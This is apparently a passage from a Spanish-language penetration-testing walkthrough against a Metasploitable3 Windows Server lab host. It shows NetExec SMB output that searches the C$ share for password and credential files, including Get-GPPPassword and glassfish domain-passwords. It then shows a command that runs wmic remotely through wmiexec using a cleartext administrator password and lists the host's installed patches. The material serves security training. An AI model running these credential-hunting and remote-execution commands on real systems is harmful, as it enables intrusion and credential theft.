SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/glassfish/glassfish4/glassfish/domains/domain1/config/domain-passwords [lastm:'2019-03-07 17:42' size:32]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/glassfish/glassfish4/glassfish/domains/domain1/config/local-password [lastm:'2024-06-24 05:07' size:42]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/ManageEngine/DesktopCentral_Server/conf/DesktopCentral/templates/Change_local_admin_account_password.xml [lastm:'2019-03-07 17:47' size:1589]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/ManageEngine/DesktopCentral_Server/jre/lib/management/jmxremote.password.template [lastm:'2019-03-07 17:47' size:2856]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/ManageEngine/DesktopCentral_Server/logs/PowerSploit/Exfiltration/Get-GPPPassword.ps1 [lastm:'2019-10-07 05:27' size:5263]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/ManageEngine/DesktopCentral_Server/pgsql/lib/passwordcheck.dll [lastm:'2019-03-07 17:48' size:7680]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/ManageEngine/DesktopCentral_Server/webapps/DesktopCentral/components/jsp/usermgmt/changepassword.jsp [lastm:'2019-03-07 17:48' size:4193]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/ManageEngine/DesktopCentral_Server/webapps/DesktopCentral/images/reset_password.gif [lastm:'2019-03-07 17:48' size:1024]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/ManageEngine/DesktopCentral_Server/webapps/DesktopCentral/images/reset_password_disabled.gif [lastm:'2019-03-07 17:48' size:1006]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/openjdk6/openjdk-1.6.0-unofficial-b27-windows-amd64/jre/lib/management/jmxremote.password.template [lastm:'2019-03-07 17:45' size:2856]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Program Files/elasticsearch-1.1.1/data/elasticsearch/nodes/0/indices/getpassword.php [dir]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Program Files/Java/jdk1.8.0_191/jre/lib/management/jmxremote.password.template [lastm:'2019-01-11 12:43' size:2856]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Program Files/Java/jre1.8.0_191/lib/management/jmxremote.password.template [lastm:'2019-01-11 12:42' size:2856]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Program Files (x86)/Java/jre1.8.0_191/lib/management/jmxremote.password.template [lastm:'2019-01-11 12:41' size:2856]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/tools/ruby23/lib/ruby/gems/2.3.0/gems/actionview-4.1.1/lib/action_view/helpers/tags/password_field.rb [lastm:'2019-01-11 13:03' size:238]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/tools/ruby23/lib/ruby/gems/2.3.0/gems/activemodel-4.1.1/lib/active_model/secure_password.rb [lastm:'2019-01-11 13:03' size:5015]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Users/vagrant/Desktop/metasploitable3-master/chef/cookbooks/metasploitable/test/windows/password_settings.rb [lastm:'2018-12-27 18:41' size:403]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Users/vagrant/Desktop/metasploitable3-master/scripts/configs/apply_password_settings.bat [lastm:'2018-12-27 18:41' size:131]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Vagrant/chef/cookbooks/metasploitable/test/windows/password_settings.rb [lastm:'2018-12-27 18:41' size:403]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Vagrant/resources/php-5.4.5/ext/oci8/tests/password.phpt [lastm:'2019-03-08 17:01' size:2088]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Vagrant/resources/php-5.4.5/ext/oci8/tests/password_2.phpt [lastm:'2019-03-08 17:01' size:2135]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Vagrant/resources/php-5.4.5/ext/oci8/tests/password_new.phpt [lastm:'2019-03-08 17:01' size:1439]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Vagrant/resources/php-5.4.5/ext/oci8/tests/password_old.phpt [lastm:'2019-03-08 17:01' size:1435]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Vagrant/resources/php-5.4.5/ext/zip/lib/zip_set_default_password.c [lastm:'2019-03-08 17:01' size:2093]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Vagrant/scripts/configs/apply_password_settings.bat [lastm:'2018-12-27 18:41' size:131]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/apps/phpmyadmin3.4.10.1/user_password.php [lastm:'2019-03-08 23:49' size:4879]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/apps/phpmyadmin3.4.10.1/libraries/display_change_password.lib.php [lastm:'2019-03-08 23:49' size:3164]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/powersploit/Exfiltration/Get-GPPPassword.ps1 [lastm:'2019-10-07 04:06' size:5263]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/www/html/phpMyAdmin/user_password.php [lastm:'2019-03-08 23:49' size:4423]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/www/html/phpMyAdmin/libraries/display_change_password.lib.php [lastm:'2019-03-08 23:49' size:3118]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/www/wordpress/wordpress/wp-admin/js/password-strength-meter.js [lastm:'2019-05-01 17:15' size:2407]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/www/wordpress/wordpress/wp-admin/js/password-strength-meter.min.js [lastm:'2019-05-01 17:15' size:784]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/www/wordpress/wordpress/wp-content/plugins/ninja-forms/deprecated/includes/fields/password.php [lastm:'2019-05-01 17:15' size:5356]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/www/wordpress/wordpress/wp-content/plugins/ninja-forms/includes/Fields/Password.php [lastm:'2019-05-01 17:15' size:485]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/wamp/www/wordpress/wordpress/wp-content/plugins/ninja-forms/includes/Fields/PasswordConfirm.php [lastm:'2019-05-01 17:15' size:1703]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/Microsoft.NET/Framework/v2.0.50727/ASP.NETWebAdminFiles/App_Code/PasswordValueTextBox.cs [lastm:'2019-01-11 14:59' size:1188]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/Microsoft.NET/Framework/v4.0.30319/ASP.NETWebAdminFiles/App_Code/PasswordValueTextBox.cs [lastm:'2019-01-22 07:40' size:941]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/Microsoft.NET/Framework64/v2.0.50727/ASP.NETWebAdminFiles/App_Code/PasswordValueTextBox.cs [lastm:'2019-01-11 14:59' size:1188]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/Microsoft.NET/Framework64/v4.0.30319/ASP.NETWebAdminFiles/App_Code/PasswordValueTextBox.cs [lastm:'2019-08-18 16:35' size:941]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/ServiceProfiles/LocalService/.jenkins/war/WEB-INF/security/AbstractPasswordBasedSecurityRealm.groovy [lastm:'2019-01-11 14:00' size:2087]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/System32/PasswordOnWakeSettingFlyout.exe [lastm:'2019-01-22 07:26' size:21504]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/System32/en-US/PasswordOnWakeSettingFlyout.exe.mui [lastm:'2019-01-22 07:26' size:3072]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/WinSxS/amd64_microsoft-windows-e..epassword.resources_31bf3856ad364e35_6.2.9200.16384_en-us_59ec680e04938c46 [dir]
SMB         10.0.1.130      445    ENIGMA           //10.0.1.130/C$/Windows/WinSxS/amd64_microsoft-windows-es-configurepassword_31bf3856ad364e35_6.2.9200.16384_none_40c3f6237a9c78c3 [dir]
```

Enumerar las actualizaciones y los parches de seguridad instalados es una parte muy importante, ya que podemos identificar nuevas vulnerabilidades por falta de actualizaciones en el sistema. Con el comando "nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x 'wmic qfe get Cation,Description,HotFixID,InstalledOn'" podemos ver las actualizaciones descargadas e instaladas, de donde se descargaron, la descripción, el nombre de la actualización y la fecha que se actualizo.



```
┌──(root㉿jordi)-[~]
└─# nxc smb 10.0.1.130 -u administrator -p 0K1s4m4084 -x "wmic qfe get Caption,Description,HotFixID,InstalledOn"
SMB         10.0.1.130      445    ENIGMA           [*] Windows Server 2012 Standard 9200 x64 (name:ENIGMA) (domain:SantaPrisca.virtual) (signing:True) (SMBv1:True)
SMB         10.0.1.130      445    ENIGMA           [+] SantaPrisca.virtual\administrator:0K1s4m4084 (Pwn3d!)
SMB         10.0.1.130      445    ENIGMA           [+] Executed command via wmiexec
SMB         10.0.1.130      445    ENIGMA           ■Caption                                      Description  HotFixID   InstalledOn
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           http://support.microsoft.com/?kbid=2881468  Update       KB2881468  1/11/2019
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA           http://support.microsoft.com/?kbid=2999226  Update       KB2999226  3/7/2019
SMB         10.0.1.130      445    ENIGMA
SMB         10.0.1.130      445    ENIGMA
```